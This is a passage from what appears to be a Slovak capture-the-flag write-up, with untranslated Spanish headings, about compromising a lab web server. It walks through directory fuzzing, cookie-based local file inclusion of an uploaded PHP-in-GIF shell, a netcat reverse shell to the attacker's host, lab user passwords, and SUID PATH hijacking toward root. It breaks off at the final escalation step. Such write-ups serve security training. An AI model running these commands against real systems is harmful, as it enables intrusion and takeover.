http://192.168.10.176/?page=upload.
-
Vyberieme súbor
shell.gif, ktorý sme práve vytvorili.
-
Klikneme na „Upload”.

3.3. OBJAVENIE ADRESÁRA
Sección titulada «3.3. EL DESCUBRIMIENTO DEL DIRECTORIO»Tu odpovedáme: „Ako vieme, kde je súbor?”
Metóda A: Logika a štandardy
Sección titulada «Método A: Lógica y Estándares»V webových aplikáciách 90% obrázkov bude v priečinkoch s názvom:
/uploads//upload//images//files/
Metóda B: Fuzzing (Gobuster/Dirb)
Sección titulada «Método B: Fuzzing (Gobuster/Dirb)»Ak by to nebolo zrejmé, použili by sme gobuster na nájdenie skrytých adresárov:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ gobuster dir -u http://192.168.10.176 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Výsledok:
.../upload (Status: 301) [Size: 317] [--> http://192.168.10.176/upload/]...Potom, v rámci prehliadača, vstúpime do uploads na overenie, či existuje súbor, ktorý sme nahrali:
-
Otvoríme prehliadač.
-
Napíšeme:
http://192.168.10.176/upload/.
Namiesto chyby „403 Forbidden” server nám zobrazí zoznam všetkých súborov v adresári. Toto je chyba konfigurácie Apache (Options +Indexes).
Boli sme schopní vidieť náš súbor, ale s názvom zmeneným na hash MD5: f3035846cc279a1aff73b7c2c25367b9.gif.
4. VZDIALENÉ VYKONANIE KÓDU (RCE) A REVERSE SHELL
Sección titulada «4. EJECUCIÓN REMOTA DE CÓDIGO (RCE) Y REVERSE SHELL»Nasledovne, premeníme schopnosť nahrávať súbory a LFI na interaktívnu shell systému s zraniteľnosťou nazvanou „Directory Listing + Local File Inclusion (Cookie lang)” pomocou škodlivého súboru shell, ktorý sme použili predtým:f3035846cc279a1aff73b7c2c25367b9.gif
4.1. LOKALIZÁCIA PAYLOADU (Enumerácia)
Sección titulada «4.1. LOCALIZACIÓN DEL PAYLOAD (Enumeración)»Po nahraní súboru cez ?page=upload, potrebovali sme vedieť, kde bol uložený a pod akým názvom (pretože aplikácia premenováva súbory pomocou hash MD5).
Overíme štandardný adresár /upload/:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl http://192.168.10.176/upload/4.2. VYKONANIE CEZ COOKIE (The Trigger)
Sección titulada «4.2. EJECUCIÓN VIA COOKIE (El Trigger)»Logika útoku
Sección titulada «La Lógica del Ataque»Z predchádzajúceho auditu kódu (PC_BLOCK_0) vieme, že aplikácia robí toto:
include("lang/".$_COOKIE['lang']);Preto musíme:
- Vystúpiť z adresára
lang/pomocou../. - Vstúpiť do adresára
upload/. - Namiesto nášho súboru
.gif(ktorý obsahuje škodlivý kód PHP).
Overenie vykonania
Sección titulada «Verificación de Ejecución»Pošleme požiadavku upravou súboru cookie lang a prechodom príkazu id cez parameter GET cmd (ktorý vložíme do súboru GIF).
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl -v -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" "http://192.168.10.176/?cmd=id"
Výsledok:
...uid=33(www-data) gid=33(www-data) groups=33(www-data)...Potvrdzujeme, že máme RCE ako užívateľ webového servera.
4.3. ZÍSKANIE REVERSE SHELL (Initial Access)
Sección titulada «4.3. OBTENCIÓN DE REVERSE SHELL (Initial Access)»Pre pohodlnú prácu potrebujeme interaktívny terminál, nielen vykonanie príkazu naraz.
4.3.1: Príprava Listener
Sección titulada «4.3.1: Preparar el Listener»Na našom útočnom počítači (Kali) otvoríme port pre prijatie spojenia:
nc -nlvp 4444
4.3.2: Payload pripojenia
Sección titulada «4.3.2: El Payload de Conexión»Použijeme klasickú Reverse Shell z netcat (pretože nc zvyčajne býva nainštalovaný na týchto strojoch). Keďže posielame príkaz cez URL, je dôležité kódovať špeciálne znaky (URL Encoding), najmä & (%26) a medzery (+ alebo %20).
Príkaz bez kódovania:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.71 4444 >/tmp/fPríkaz na využitie:
curl -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" \"http://192.168.10.176/?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.10.71+4444+>/tmp/f"
4.4. STABILIZÁCIA SHELL (Post-Exploitation)
Sección titulada «4.4. ESTABILIZACIÓN DE LA SHELL (Post-Explotación)»Keď dostaneme spojenie s nc, terminál je nestabilný (ak stlačíme Ctrl+C, spojenie sa stratí).

Postup stabilizácie:
-
Zvýšiť na TTY:
python -c 'import pty; pty.spawn("/bin/bash")'# O si no hi ha python:/usr/bin/script -qc /bin/bash /dev/null -
Prispôsobiť premenné:
export TERM=xterm

Teraz máme stabilný shell ako www-data. Ďalším krokom je presunúť sa laterálne k užívateľovi mike alebo kate pomocou poverení, ktoré už máme alebo sme našli v MySQL.
5. ESCALÁCIA PRIVILEGIOV A POST-EXPLOITÁCIA
Sección titulada «5. ESCALADA DE PRIVILEGIOS Y POST-EXPLOTACIÓN»Keďže máme Reverse Shell ako www-data, našim cieľom je získať prístup root a čítať flagy pomocou techniky „Abuso de binario SUID + PATH Hijacking”.
5.1. LATERÁLNY POHYB (Od www-data k používateľovi)
Sección titulada «5.1. MOVIMIENTO LATERAL (De www-data a Usuario)»Keďže máme reverse shell, sme užívateľom webového servera (www-data). Tento užívateľ má veľmi málo privilégií. Potrebujeme sa stať skutočným užívateľom systému.
5.1.1 Obnova poverení
Sección titulada «5.1.1 Recuperación de Credenciales»V predchádzajúcej fáze (MySQL) sme extrahovali a dekódovali heslá používateľov:
kent:JWzXuBJJNymike:SIfdsTEn6Ikane:iSv5Ym2GRo
5.1.2 Zmena používateľa
Sección titulada «5.1.2 Cambio de Usuario»Vyskúšame prístup s používateľskými povereniami, ktoré sme zhromaždili:

Po skúške sme zistili, že s užívateľom Kent to fungovalo a mohli sme pristupovať.
5.2. ENUMERÁCIA PRIVILEGIOV (Recon)
Sección titulada «5.2. ENUMERACIÓN DE PRIVILEGIOS (Recon)»Budeme hľadať cesty na eskaláciu privilégií root. Najbežnejšou technikou v Linuxe je hľadanie binárnych súborov s bitom SUID (Set User ID) aktivovaným. Tieto súbory sa vykonávajú s povoleniami vlastníka (root) namiesto používateľa, ktorý ich vykonáva.
5.2.1 Hľadanie SUIDov
Sección titulada «5.2.1 Búsqueda de SUIDs»find / -perm -u=s -type f 2>/dev/nullVýsledok (výstup filtrovaný):

Po kontrole, že s týmto užívateľom nie je nič, prejdeme k ďalšiemu užívateľovi s názvom kane a vykonáme rovnaký príkaz:

5.3 PRVÁ ESKLÁCIA: OD KANE PO MIKE
Sección titulada «5.3 PRIMERA ESCALADA: DE KANE A MIKE»Ako užívateľ kane budeme vymenovávať náš adresár a nájdeme podozrivý binárny súbor.
5.3.1 Rozpoznávanie (msgmike)
Sección titulada «5.3.1 Reconocimiento (msgmike)»ls /home/kane/Analýza binárneho súboru:
Vykonáme strings a zistíme, čo robí:
strings /home/kane/msgmikeVýsledok:

Detekovaná zraniteľnosť: Program vykonáva príkaz cat bez použitia absolútnej cesty (/bin/cat). To umožňuje útok PATH Hijacking. Keďže binárny súbor je SUID mike, ak preberieme cat, vykonáme kód ako mike.
5.3.2 Využitie (Hijacking cat)
Sección titulada «5.3.2 Explotación (Hijacking cat)»Chceme, aby keď program volá cat, v skutočnosti otvoril shell (/bin/sh).
-
Prejsť do bezpečného adresára:
Ventana de terminal cd /tmp -
Vytvoriť falošný
cat:Ventana de terminal echo "/bin/bash" > catchmod +x cat -
Manipulovať s PATH a spustiť:
export PATH=/tmp:$PATH/home/kane/msgmike

Výsledok:
Program skúsi urobiť cat ..., ale nájde náš skript v /tmp/cat. Otvorí sa nová shell.
whoamimikeTeraz máme úplnú kontrolu nad používateľom mike.
5.4. DRUHÁ ESKLÁCIA: OD MIKE PO ROOT
Sección titulada «5.4. SEGUNDA ESCALADA: DE MIKE A ROOT»Teraz, keď sme mike, zopakujeme proces enumerácie.
5.4.1 Rozpoznávanie (msg2root)
Sección titulada «5.4.1 Reconocimiento (msg2root)»V domovskom adresári mike nájdeme ďalší SUID binárny súbor.
